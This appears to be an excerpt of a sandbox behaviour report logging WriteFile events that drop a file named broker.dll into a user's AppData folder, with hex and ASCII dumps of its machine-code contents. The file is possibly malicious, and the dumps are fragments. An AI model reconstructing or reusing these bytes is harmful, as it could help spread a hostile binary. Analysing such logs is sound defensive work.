L.....H....t$.M\.XH.0K.... @ .^.$$D.IHHh..HH.L...3..D_.. H 0M.....[t....X.....h..(.E$... 0H.....$.0...3.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	08 ff 83 5f 9f 00 40 ff 48 8d e4 0f 75 15 25 00 24 8b 00 20 f8 83 24 8d 48 44 4d 89 63 00 64 6b 04 17 ff 18 48 8d 48 44 48 4d 60 33 20 40 c4 ff cc e8 c7 10 48 54 27 30 48 b6 4d 8b 15 02 70 ff 84 ff 5b 54 24 10 9e ff 48 8d 60 c7 74 48 0f ff 48 c3 53 cc 00 e9 01 cc 44 cc 48 ff 83 cc 24 18 ed fa 90 18 49 c0 00 02 8d cc cc 01 f8 48 24 80 24 48 8d 85 83 f8 50 5f 00 48 48 44 10 15 24 8b 10 ff 0d 49 48 a0 24 ff 48 00 75 94 0f 20 c7 24 e8 19 8b 53 48 05 00 27 8b 18 08 43 24 37 08 30 00 f7 e8 7d e8 65 ff 77 cc 42 41 ff 48 0f 30 48 20 48 8b 45 7c 0f 8b 48 8b 44 24 8d 43 ff 10 48 c3 00 cc 31 f8 ff 48 50 da 0a ff 28 48 00 00 41 00 18 08 e8 15 00 2a c7 1c 08 85 c9 8b 23 ff df 08 71 d8 33 00 83 25 cc 48 20 ff 90 f8 cc ec 48 c0 f8 6a ff 00 2a 4d e0 48 48 d0 4d 19 0f 15	..._..@.H...u.%.$.. ..$.HDM.c.dk....H.HDHM`3 @.....HT'0H.M...p... [T$...H.`.tH..H.S.....D. H...$.....I........H$.$H....P_ .HHD..$....IH.$.H.u.. .$...SH. .'...C$7.0...}.e.w.BA.H.0H H.E|..H.D$.C..H...1..HP... (H..A.....*.....#...q.3..%.H .....H..j..*M.HH.M...	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	4c 85 00 48 e8 8b 8b ff 48 83 00 00 00 8e ec 8d 89 8b 89 15 ef 22 10 8b 10 83 8d 85 84 c3 24 48 8d 49 54 ed 48 c8 eb 04 f2 40 cc 8d 8a 66 cc 48 ff 07 30 28 48 4b a4 fb 00 10 89 f3 8d 48 ff 8b 4c 8d ff f8 85 8d 00 97 83 f6 e8 8d ff 33 ff 83 16 ff 65 4c cc d5 8b 84 fc 74 8d 8b 15 8d 15 e7 48 47 ff 07 cf 48 15 39 63 89 eb 20 e8 20 05 4d ff 43 cc 8b 85 00 01 19 d1 28 1d 01 00 8b 83 00 cb 1f cc 85 df 24 c7 15 27 48 71 ff d8 89 99 28 00 c9 82 49 00 00 00 8d 8a f5 00 f8 64 00 8d d7 e8 00 48 29 48 85 c0 33 48 8c 00 01 43 ff fd 98 00 00 40 5c 45 25 45 24 c4 90 48 8b 35 48 74 02 48 cc 8b 41 24 00 d0 2c 15 45 8d 48 15 48 c4 d2 5e 8b 00 85 ff cc 48 88 b6 d6 ec 20 73 c0 00 48 48 48 00 da 20 5f ff e8 55 d7 8d c4 70 48 4c cc cc ff c7 4f 71 24 c3 00 44 f8 83 44 4c 2b 06	L..H....H....."..... $H.IT.H....@...f.H..0(HK..... ..H..L.....3....eL.....t .....HG...H.9c.. . .M.C..... (.....$..'Hq....(...I.. .....d.....H)H..3H...C.....@\ E%E$..H.5Ht.H..A$..,.E.H. H..^.....H.... s..HHH.. _..U...pHL....Oq$..D..DL+.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 73 fe 8b 85 8b ff 4d 8d cc 48 48 00 89 25 00 50 ff ef cf 00 4b ff 00 41 c5 c3 96 d8 90 44 89 20 0f 00 24 00 8b 4d 01 81 c3 01 ff 48 8c 48 8d 48 ff 88 08 ff c5 cc 43 0f 00 00 69 5c 43 01 15 df 97 00 00 33 8b 38 f7 00 ee 5f 85 24 41 90 3d 51 43 c3 3b 02 8b 50 b2 85 ff 07 66 cc 85 45 48 25 48 d0 cc 66 48 90 12 bd 41 15 89 08 8d c7 0a cc e8 8a 00 8d 40 90 10 b7 c4 48 cc cf 00 20 24 8d 11 49 cc 8b 41 33 48 d0 8d 48 ff cc 00 c9 03 8b 8d cc 15 00 f6 0f 00 8b 48 40 da 00 c7 8b 48 00 08 8d d0 48 c0 fb 3d c3 ff a6 15 c3 8b 8b cc f3 00 cc 8b 07 c3 48 4c 40 40 04 1b 48 8b 4c 53 eb cc 4f 8b 8d 44 e8 89 cc 8b 1a f0 e0 48 ff 44 cc 10 7c c8 48 85 39 50 4b cb 48 15 28 41 84 00 15 83 16 ff 48 48 00 28 48 00 8b 40 4d ff cb 00 00 00 50 90 e8 00 89 00 d6 c3 7a 00 38 40 56	.s.....M..HH..%.P....K..A..... D. ..$..M.....H.H.H.....C...i \C.....3.8..._.$A.=QC.;..P... .f..EH%H..fH...A.....@.. ..H... $..I..A3H..H..... ...H@....H....H..=..... ..HL@@..H.LS..O..D.....H .D..|.H.9PK.H.(A.....HH. (H..@M.....P.....z.8@V	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 8d 7c c3 4d 44 00 12 24 90 48 8d cc 5c cc 01 8b 0f 24 15 89 1c 42 24 8b 5f 5c 20 66 8b 48 24 8d c1 21 95 5e cc 48 c3 cc c9 4b c6 24 8b fa 48 85 00 c0 ff 40 00 5d d3 c0 48 40 8b 48 20 00 2b 24 7d 24 cb 20 c8 b6 ff 00 1d 05 ff 4d 8d 20 10 00 00 67 75 f6 89 30 90 48 cc 00 38 00 48 ab 2e 20 f3 90 89 90 16 7f 89 00 05 48 02 5e d8 8b f3 48 e8 15 ec 8b c1 48 50 51 c0 00 cc 89 83 7c 48 30 7c 4b cc 24 15 cc cb 0a 8d 00 24 09 c0 05 00 8d c6 8d 3a 06 4d 48 24 48 48 ff 8b 8b 48 18 20 89 ff 5f 8d ff 00 ff 05 00 c0 89 c7 ff d8 00 04 b5 83 ff c4 8d 85 00 41 01 48 10 8d c0 d9 c0 4d 85 cc 00 e8 00 48 ff 99 4c 86 15 4c 4c 41 8b 50 1d 8b ff 54 89 c5 75 24 48 72 20 49 90 24 8d 04 4c 54 95 8b 00 00 f8 20 58 48 48 50 27 48 00 f3 bf 8d 50 f9 60 20 8d 49 00 cc 00 4f cc 48 50	..|.MD..$.H..\....$...B$._\ f. H$..!.^.H...K.$..H....@.]..H @.H .+$}$. ....M. ...gu..0.H..8.H.. ....H.^...H.....HP Q.....\|H0\|K.$.....$.....:.M H$HH...H. .._..... ...A.H.....M.....H..L..LLA.P.. .T..u$Hr I.$..LT..... XHHP'H....P.` .I...O.HP	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 00 24 20 48 48 cc a9 02 18 03 19 48 48 25 00 44 b7 10 81 03 c7 40 48 48 f8 ff 48 24 24 04 8d 8b 40 48 50 8d 40 45 ff 89 ba f6 8b 8d 00 50 8b 3e e8 8d 30 49 8d cc 8a 40 10 45 48 60 90 e6 cc da 21 29 00 20 cc 33 8d 4b 00 00 55 49 cc c9 00 74 48 e8 0c 44 00 ff 8b 5c 0b 00 00 cc 00 00 24 19 07 48 ff 8b 48 66 30 00 48 83 ff ff 44 44 8d 00 8b 8b 06 fe 00 00 4c 00 ff 02 48 20 cc 48 14 48 85 4d 7d d6 ff 8d 01 08 15 0b 48 30 5f e8 19 a8 c0 00 24 55 80 25 00 48 43 48 24 0f 8d 74 1a 5f 24 ff 8a 4c 00 c8 0f 48 7f 48 15 3f cc 57 48 58 ff 48 ff 8d 55 1a 24 c7 31 00 cc 8b 8d c8 79 00 08 02 48 49 00 48 8b 00 33 4c 48 f8 15 ff ed 0f 00 49 50 a2 c3 c7 00 00 89 48 60 fb 24 15 4c 00 4b 16 ff cc 74 08 8d cc db 8b 8d 8b 89 4c 00 24 48 56 16 e8 48 00 10 00 0f 8d 00 fe 53 cb	E.$ HH.....HH%.D.....@HH..H $$ ...@HP.@E.....P.>..0I...@ .EH`....!). .3.K..UI...tH..D...\. .....$..H..Hf0.H...DD.....L ...H .H.H.M}.....H0_.....$U. %.HCH$..t._$..L...H.H.?.W HX.H. .U.$.1.....y...HI.H..3LH..... IP.....H`.$.L.K...t.....L. $HV..H.....S.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	d2 03 0d 08 20 07 01 13 15 0c 20 07 01 89 0d 50 20 07 01 0f b6 05 98 20 07 01 83 c0 1d 99 03 05 08 20 07 01 13 15 0c 20 07 01 8b 0d 9c 20 07 01 33 f6 03 c8 13 f2 89 0d 9c 20 07 01 8b 15 04 20 07 01 52 e8 c8 fb ff ff 83 c4 04 a2 98 20 07 01 a1 3c 20 07 01 2b 05 34 20 07 01 3d 4a 03 00 00 75 54 8b 0d 9c 20 07 01 6b c9 05 33 d2 03 0d 08 20 07 01 13 15 0c 20 07 01 89 0d 08 20 07 01 89 15 0c 20 07 01 a1 08 20 07 01 83 c0 1d 8b 0d 0c 20 07 01 83 d1 00 8b 15 04 20 07 01 33 f6 03 c2 13 ce 8b 15 9c 20 07 01 33 f6 03 d0 13 f1 89 15 9c 20 07 01 eb 51 a1 08 20 07 01 83 c0 05 8b 0d 0c 20 07 01 83 d1 00 8b 15 04 20 07 01 33 f6 03 c2 13 ce a3 54 20 07 01 a1 08 20 07 01 83 c0 1d 8b 0d 0c 20 07 01 83 d1 00 03 05 08 20 07 01 13 0d 0c 20 07 01 8b 15 9c 20 07 01 33 f6 03 d0	....P ....3..... ....R..... ...< ..+.4 ..=J...uT... ..k..3.... ....3..... ..3..... ...Q.. ....3.....T ....3...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	08 20 07 01 2b c8 a1 0c 20 07 01 1b c2 8b 55 f0 33 f6 03 ca 13 c6 88 0d 98 20 07 01 c7 45 fc 00 00 00 00 eb 09 8b 45 fc 83 c0 01 89 45 fc 83 7d fc 28 7d 48 0f b7 4d f4 3b 0d 2c 20 07 01 75 02 eb e3 0f b7 55 f4 8b 45 fc 03 14 85 18 20 07 01 66 89 55 f4 0f b7 4d f4 6b c9 05 03 4d 0c 33 d2 89 0d 08 20 07 01 89 15 0c 20 07 01 0f b7 45 f4 3b 05 30 20 07 01 75 02 eb 02 eb a9 1b 78 00 00 0f b6 0d 98 20 07 01 8b 55 f0 8d 44 11 05 89 45 f0 0f b7 45 f4 99 2b 05 08 20 07 01 1b 15 0c 20 07 01 8b 4d 0c 33 f6 03 c1 13 d6 a3 08 20 07 01 89 15 0c 20 07 01 0f b7 55 f4 39 15 04 20 07 01 72 4a 0f b6 05 98 20 07 01 83 e8 15 0f b7 4d f4 2b c1 8b 15 04 20 07 01 2b d0 89 15 04 20 07 01 0f b6 05 98 20 07 01 03 05 50 20 07 01 a3 50 20 07 01 0f b7 4d f4 0f b6 15 98 20 07 01 03 15	. ..+... .....U.3..... ...E .....E.....E..}.{}H..M.;., ..u.....U..E..... ..f.U...M.k. ..M.3.... ....E.;.0 ..u. .....x..... ...U..D...E...E..+.. ....M.3..... ....U.9.. ..rJ.... .....M.+.... ..+.... ....P ...P ....M.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	10 20 07 01 eb 1a a1 10 20 07 01 8d 34 88 03 f1 89 35 08 20 07 01 c7 05 0c 20 07 01 00 00 00 00 8b 35 3c 20 07 01 2b 35 34 20 07 01 5f 81 fe 4a 03 00 00 5e 5b 75 17 03 c1 8d 04 88 03 d0 a3 10 20 07 01 8d 44 11 1d a3 14 20 07 01 59 c3 8d 54 02 05 8d 44 41 1d 89 15 54 20 07 01 a3 14 20 07 01 59 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 51 8b 54 24 08 a1 9c 20 07 01 53 55 8b 2d 2c 20 07 01 56 57 8b 3d 30 20 07 01 b9 9b 0a 00 00 be 18 20 07 01 3b cd 74 0b 03 0e 8d 04 8a 03 c1 3b cf 74 0b 83 c6 04 81 fe b8 20 07 01 7c e6 a3 9c 20 07 01 02 c1 04 05 be 18 20 07 01 8d 64 24 00 3b cd 74 0e 03 0e b3 05 8a c1 f6 eb 02 c2 3b cf 74 0b 83 c6 04 81 fe b8 20 07 01 7c e3 8b 6c 24 10 0f b6 f8 2b 3d 9c 20 07 01 be 7c 20 07 01 03 fd 3b 15 18 20 07 01 74 13 29 16 8a da 2a d8	. ...4....5. ....5< ..+54 .._...J...^[u..... ...D.... ..Y..T...DA...T .... ..Y.....Q.T$... ..SU.-, ..VW.=0 ....;. t.....;.t..... ..|... ....d$.;.t.....;.t..... ..|..l$....+=. ...| ....;.. ..t.)...*.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	15 98 20 07 01 02 d0 0f b6 ea 8d 44 2b 1d 03 c8 88 15 98 20 07 01 83 d6 00 eb 13 8d 54 2b 05 8d 44 2d 1d 89 15 54 20 07 01 99 03 c8 13 f2 69 ff 6f 47 01 00 03 3d 14 20 07 01 33 c0 3b f0 72 23 77 04 3b cf 72 1d 01 1d 50 20 07 01 8b c3 2b c7 83 e8 15 33 d2 8d 7c 1f 1d 33 db 2b f8 1b da 03 cf 13 f3 0f b7 44 24 10 2b e9 5f 83 c5 15 5e 89 2d 9c 20 07 01 5d 5b 59 c3 cc cc cc cc cc cc cc 83 ec 24 8a 4c 24 28 2a 0d 98 20 07 01 8b 44 24 04 53 55 56 57 02 c8 50 88 0d 98 20 07 01 e8 9d fe ff ff 8b 15 30 20 07 01 8b 35 0c 20 07 01 8b 1d 08 20 07 01 83 c4 04 89 44 24 14 b9 1c 20 07 01 a1 2c 20 07 01 3b d8 75 0a 33 ff 3b f7 0f 84 ca 00 00 00 8b 79 fc 03 df 8b 3d 04 20 07 01 83 d6 00 8d 2c 9f 03 eb 89 2d 9c 20 07 01 33 ed 3b da 75 08 3b f5 0f 84 b8 00 00 00 3b d8 75 0a	.. ..D+..... ....T+..D- ...T .....i.oG...=. ..3. ;.r#w.;.r...P ....+....3..|..3 .+.........D$.+._...^.-. ..][Y ....$.L$(*.. ...D$.SUVW. .P... ....0 ...5. ....D$... ..., ..;.u.3.;..... ...y....=. ......,....-. ..3.; .u.;.....;.u.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	20 07 01 8b 3d 2c 20 07 01 2a c1 04 15 02 d0 33 c0 a3 ec 9d 17 01 5b 3b cf 74 0b 03 0c 85 18 20 07 01 3b ce 74 08 83 c0 01 83 f8 28 7c e9 8b 3d 3c 20 07 01 a3 ec 9d 17 01 0f b6 c2 8b f0 2b f1 83 c6 15 81 ff be 0f 00 00 75 0d 2a 15 40 20 07 01 0f b6 c2 8d 4c 41 1d 2b c6 03 c1 81 ff be 0f 00 00 75 0a 2b 05 40 20 07 01 8d 4c 41 1d 02 c1 04 1d 02 d0 81 ff be 0f 00 00 88 15 98 20 07 01 75 13 2a 15 40 20 07 01 0f b6 c2 88 15 98 20 07 01 8d 4c 41 1d 0f b6 d2 8d 34 91 03 f2 8d 44 2e aa 2b d6 5f 03 d1 5e a3 08 20 07 01 c7 05 0c 20 07 01 00 00 00 00 89 15 9c 20 07 01 5d c3 cc cc 6a ff 68 88 2f 03 01 64 a1 00 00 00 00 50 83 ec 10 53 55 56 57 a1 90 41 07 01 33 c4 50 8d 44 24 24 64 a3 00 00 00 00 e8 34 0d 00 00 89 44 24 20 e8 b5 06 00 00 6a 00 8d 4c 24 20 8b f0 e8 a8	...=, ..*.....3......[;.t..... ..;.t......(|..=< ....+.....u.*.@ ......LA.+. .....u.+.@ ...LA..... ..u.*.@ ....LA.. ...4....D..+._..^.. ....]...j.h./..d.....P...S UVW..A..3.P.D$$d.....4.... D$ .....j..L$	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 69 d2 6f 47 01 00 2a d8 80 c3 15 02 cb 88 0d 98 20 07 01 33 c9 03 d7 8b 3d 2c 20 07 01 8d 44 02 32 8b 15 30 20 07 01 89 35 08 20 07 01 89 0d 0c 20 07 01 a3 9c 20 07 01 89 0d ec 9d 17 01 5b 3b c7 74 10 03 04 8d 18 20 07 01 8d 2c 86 03 e8 3b c2 74 08 83 c1 01 83 f9 28 7c e4 50 a3 9c 20 07 01 89 2d 14 20 07 01 89 0d ec 9d 17 01 e8 2d fa ff ff a3 04 20 07 01 a1 9c 20 07 01 83 c4 04 3b c5 72 12 8d 45 15 01 05 50 20 07 01 8d 44 45 1d a3 9c 20 07 01 5f 5e 5d 59 c3 cc ff 25 00 40 03 01 ff 25 04 40 03 01 ff 25 08 40 03 01 ff 25 a8 41 03 01 ff 25 a4 41 03 01 ff 25 a0 41 03 01 ff 25 9c 41 03 01 ff 25 98 41 03 01 ff 25 ac 41 03 01 ff 25 64 41 03 01 ff 25 68 41 03 01 ff 25 6c 41 03 01 ff 25 80 41 03 01 ff 25 7c 41 03 01 ff 25 78 41 03 01 ff 25 74 41 03 01 ff 25 84	.i.oG..*..... ..3....=, .. .D.2..0 ...5. .... [;.t..... ...,...;.t.....(|.P.. ...-. .....-..... ....;.r..E...P ...DE... .. _^]Y...%.@...%.@...%.@... %.A.. .%.A...%.A...%.A...%.A...% .A.. .%dA...%hA...%lA...%.A... %|A...%xA...%tA...%.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	04 b8 ab 2f 03 01 e8 ba 1a 00 00 6a 00 8d 4d f0 e8 95 fd ff ff 8b 7d 08 83 65 fc 00 8b 77 0c eb 1f 8b 47 08 4e 8d 04 b0 83 38 00 74 13 8b 08 e8 fc e7 fe ff 85 c0 74 08 8b 10 6a 01 8b c8 ff 12 85 f6 77 dd ff 77 08 e8 eb 19 00 00 83 4d fc ff 59 8d 4d f0 e8 72 fd ff ff e8 3f 1b 00 00 c3 8b 41 14 c3 8b c1 c3 83 79 18 10 72 04 8b 41 04 c3 8d 41 04 c3 ff 74 24 04 e8 df 18 00 00 59 c2 08 00 56 8b 71 18 83 fe 10 8d 41 04 72 04 8b 10 eb 02 8b d0 39 54 24 08 72 16 83 fe 10 72 02 8b 00 8b 49 14 03 c8 3b 4c 24 08 76 04 b0 01 eb 02 32 c0 5e c2 04 00 83 c8 ff c3 55 8b ec 8b 4d 08 83 ec 0c 85 c9 77 0b 33 c9 51 e8 1a 1b 00 00 59 c9 c3 83 c8 ff 33 d2 f7 f1 83 f8 01 73 eb 83 65 08 00 8d 45 08 50 8d 4d f4 e8 7b 15 00 00 68 e8 09 07 01 8d 45 f4 50 c7 45 f4 08 dd 06 01 e8 50	.../.....j..M.....}..e...w ....G.N....8.t.....t...j. .....w..w.....M..Y.M..r.... ?.....A.....y..r..A...A...t$. .....Y...V.q.....A.r.....9T$ .r....r....l...;L$.v.....2.^.. .....U...M.....w.3.Q.....Y... ..3.....s..e...E.P.M..{...h.. ...E.P.E.....P	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 01 ba ff fe fe 7e 03 d0 83 f0 ff 33 c2 83 c1 04 a9 00 01 01 81 74 e8 8b 41 fc 84 c0 74 32 84 e4 74 24 a9 00 00 ff 00 74 13 a9 00 00 00 ff 74 02 eb cd 8d 41 ff 8b 4c 24 04 2b c1 c3 8d 41 fe 8b 4c 24 04 2b c1 c3 8d 41 fd 8b 4c 24 04 2b c1 c3 8d 41 fc 8b 4c 24 04 2b c1 c3 cc cc cc cc cc 8b 44 24 08 8b 4c 24 10 0b c8 8b 4c 24 0c 75 09 8b 44 24 04 f7 e1 c2 10 00 53 f7 e1 8b d8 8b 44 24 08 f7 64 24 14 03 d8 8b 44 24 08 f7 e1 03 d3 5b c2 10 00 6a 0c 68 d0 0c 07 01 e8 50 27 00 00 83 65 e4 00 8b 75 08 3b 35 08 ab 17 01 77 22 6a 04 e8 0c 4f 00 00 59 83 65 fc 00 56 e8 48 5c 00 00 59 89 45 e4 c7 45 fc fe ff ff ff e8 09 00 00 00 8b 45 e4 e8 5c 27 00 00 c3 6a 04 e8 f1 4d 00 00 59 c3 83 3d 7c a0 17 01 00 75 18 e8 14 66 00 00 6a 1e e8 4d 64 00 00 68 ff 00 00 00 e8 63	......~.....3.....t..A...t 2..t$.....t.....t....A..L$.+. ..A..L$.+...A..L$.+...A..L$.+ .....D$..L$....L$.u..D$..... .S.....D$..d$....D$.....[...j. h.....P'...e...u.;5....w"j...O ..Y.e..V.H\..Y.E..E..... E..\'...j...M..Y..=|....u...f. .j..Md..h.....c	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 0c 8b 48 08 33 4d 0c e8 ef 01 00 00 8b 45 08 8b 40 04 83 e0 66 74 11 8b 45 0c c7 40 24 01 00 00 00 33 c0 40 eb 6c eb 6a 6a 01 8b 45 0c ff 70 18 8b 45 0c ff 70 14 8b 45 0c ff 70 0c 6a 00 ff 75 10 8b 45 0c ff 70 10 ff 75 08 e8 38 74 00 00 83 c4 20 8b 45 0c 83 78 24 00 75 0b ff 75 08 ff 75 0c e8 eb fd ff ff 6a 00 6a 00 6a 00 6a 00 6a 00 8d 45 fc 50 68 23 01 00 00 e8 a5 fe ff ff 83 c4 1c 8b 45 fc 8b 5d 0c 8b 63 1c 8b 6b 20 ff e0 33 c0 40 5b c9 c3 55 8b ec 51 53 56 57 8b 7d 08 8b 47 10 8b 77 0c 89 45 fc 8b de eb 2d 83 fe ff 75 05 e8 dd 7a 00 00 8b 4d fc 4e 8b c6 6b c0 14 03 c1 8b 4d 10 39 48 04 7d 05 3b 48 08 7e 05 83 fe ff 75 09 ff 4d 0c 8b 5d 08 89 75 08 83 7d 0c 00 7d ca 8b 45 14 46 89 30 8b 45 18 89 18 3b 5f 0c 77 04 3b f3 76 05 e8 98 7a 00 00 8b c6 6b	E..H.3M.....E..@...ft..E..@ $....3.@.l.jj..E..p..E..p..E..p .j..u..E..p..u..8t.... .E..x$. u..u..u.....j.j.j.j..E.Ph#. .....E..]..c..k ..3.@[.. U..QSVW.}..G..w..E....- ...u... z...M.N..k.....M.9H.}.;H.~.... u..M..]..u..}..}..E.F.0.E...;_ .w.;.v...z....k	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	83 f8 03 75 07 57 e8 44 75 00 00 59 33 c0 40 5f 5e 5b c9 c2 0c 00 6a 0c 68 f0 0c 07 01 e8 ce 1f 00 00 8b f9 8b f2 8b 5d 08 33 c0 40 89 45 e4 85 f6 75 0c 39 15 ec 9e 17 01 0f 84 c5 00 00 00 83 65 fc 00 3b f0 74 05 83 fe 02 75 2e a1 9c dd 06 01 85 c0 74 08 57 56 53 ff d0 89 45 e4 83 7d e4 00 0f 84 96 00 00 00 57 56 53 e8 ce fd ff ff 89 45 e4 85 c0 0f 84 83 00 00 00 57 56 53 e8 3e e4 ff ff 89 45 e4 83 fe 01 75 24 85 c0 75 20 57 50 53 e8 2a e4 ff ff 57 6a 00 53 e8 9e fd ff ff a1 9c dd 06 01 85 c0 74 06 57 6a 00 53 ff d0 85 f6 74 05 83 fe 03 75 26 57 56 53 e8 7e fd ff ff 85 c0 75 03 21 45 e4 83 7d e4 00 74 11 a1 9c dd 06 01 85 c0 74 08 57 56 53 ff d0 89 45 e4 c7 45 fc fe ff ff ff 8b 45 e4 eb 1d 8b 45 ec 8b 08 8b 09 50 51 e8 89 82 00 00 59 59 c3 8b 65 e8 c7 45	...u.W.Du..Y3.@_^[....j.h.... .....].3.@.E...u.9..... ....e..;.t....u.....t.WVS.. .E..}.....WVS.....E..... ..WVS.>....E....u$..u WPS.*... Wj.S.....t.Wj.S....t... .u&WVS.~.....u.!E..}..t..... .t.WVS...E..E.....E....E..... PQ.....YY..e..E	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 06 d0 dd 06 01 8b c6 5e c2 04 00 56 ff 74 24 08 8b f1 e8 c3 ff ff ff c7 06 dc dd 06 01 8b c6 5e c2 04 00 56 ff 74 24 08 8b f1 e8 c4 ff ff ff c7 06 dc dd 06 01 8b c6 5e c2 04 00 c7 01 d0 dd 06 01 e9 35 ff ff ff 56 8b f1 e8 2d ff ff ff f6 44 24 08 01 74 07 56 e8 00 01 00 00 59 8b c6 5e c2 04 00 56 8b f1 c7 06 c4 dd 06 01 e8 0b ff ff ff f6 44 24 08 01 74 07 56 e8 de 00 00 00 59 8b c6 5e c2 04 00 56 8b f1 c7 06 d0 dd 06 01 e8 e9 fe ff ff f6 44 24 08 01 74 07 56 e8 bc 00 00 00 59 8b c6 5e c2 04 00 ff 74 24 04 51 e8 86 80 00 00 59 59 c2 04 00 51 c7 01 e8 dd 06 01 e8 6a 81 00 00 59 c3 56 8b f1 e8 ea ff ff ff f6 44 24 08 01 74 07 56 e8 83 00 00 00 59 8b c6 5e c2 04 00 ff 74 24 04 51 e8 e3 81 00 00 59 59 c2 04 00 51 e8 37 81 00 00 59 c3 8b 44 24 04 83 c1 09 51	........^...V.t$..... ..^...V.t$.....^... .....5...V...-....D$..t.V... ..Y..^...V.....D$..t. V.....Y..^...V.....D$ ..t.V.....Y..^....t$.Q.....YY. ..Q.....j...Y.V.....D$..t .V.....Y..^....t$.Q.....YY...Q .7...Y..D$....Q	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	e8 53 f1 ff ff 85 c0 59 74 e6 c9 c3 f6 05 0c 9f 17 01 01 be 00 9f 17 01 75 19 83 0d 0c 9f 17 01 01 8b ce e8 a7 ff ff ff 68 a4 31 03 01 e8 13 fa ff ff 59 56 8d 4d f4 e8 92 fa ff ff 68 e8 09 07 01 8d 45 f4 50 c7 45 f4 08 dd 06 01 e8 01 00 00 00 cc 55 8b ec 83 ec 20 8b 45 08 56 57 6a 08 59 be ec dd 06 01 8d 7d e0 f3 a5 89 45 f8 8b 45 0c 85 c0 5f 89 45 fc 5e 74 0c f6 00 08 74 07 c7 45 f4 00 40 99 01 8d 45 f4 50 ff 75 f0 ff 75 e4 ff 75 e0 ff 15 98 40 03 01 c9 c2 08 00 55 8b ec 83 7d 08 00 74 17 ff 75 1c ff 75 18 ff 75 14 ff 75 10 ff 75 0c e8 ba 14 00 00 83 c4 14 5d c3 a1 24 bb 17 01 c3 b8 28 bb 17 01 c3 53 55 56 8b 74 24 10 8b 86 bc 00 00 00 33 ed 3b c5 57 74 6f 3d a8 4a 07 01 74 68 8b 86 b0 00 00 00 3b c5 74 5e 39 28 75 5a 8b 86 b8 00 00 00 3b c5 74 17 39 28	.S.....Yt.....u..... .....h.1.....YV.M..... h.....E.P.E.....U.... .E .VWj.Y.....}....E..E..._.E.^t ....t..E..@...E.P.u..u..u....@ .....U...}..t..u..u..u..u..u. .....]..$.....(....SUV.t$.. .....3.;.Wto=.J..th.....;.t^9 (uZ.....;.t.9(	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	06 01 68 24 df 06 01 68 51 03 00 00 57 e8 09 a9 00 00 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 4e 0d 00 00 83 c4 14 ff 75 58 ff 33 e8 de 77 00 00 85 c0 59 59 74 05 83 64 24 14 00 ff 44 24 10 8b 44 24 10 83 44 24 0c 0c c1 e0 04 8d 2c 30 8b 44 24 0c 8d 5d 48 ff 33 68 28 df 06 01 ff 30 6a 03 68 51 03 00 00 57 e8 68 fd ff ff 83 c4 18 81 7c 24 0c 8c de 06 01 7c 88 33 ed 39 6c 24 14 75 42 8b 46 50 3b c5 8b 1d 60 40 03 01 74 10 50 ff d3 85 c0 75 09 ff 76 50 e8 99 f5 ff ff 59 8b 46 54 3b c5 74 10 50 ff d3 85 c0 75 09 ff 76 54 e8 82 f5 ff ff 59 8b 44 24 18 89 46 50 89 7e 48 8b c7 eb 47 ff 74 24 18 e8 6a f5 ff ff 8b 46 50 3b c5 8b 3d 60 40 03 01 59 74 10 50 ff d7 85 c0 75 09 ff 76 50 e8 4d f5 ff ff 59 8b 46 54 3b c5 74 10 50 ff d7 85 c0 75 09 ff 76 54 e8 36 f5	..h$...hQ...W.....t.3.PPPPP.N.....uX.3..w....YYt..d$. ..D$..D$..D$.....,0.D$..]H.3h(....0j.hQ...W.h.....|$.....\|.3.9l$.uB.FP;...`@..t.P....u..vP.....Y.FT;.t.P....u..vT.... .Y.D$..FP.~H...G.t$..j....FP;. .=`@..Yt.P....u..vP.M...Y.FT;.t.P....u..vT.6.	success or wait	1	736E9FBC	WriteFile
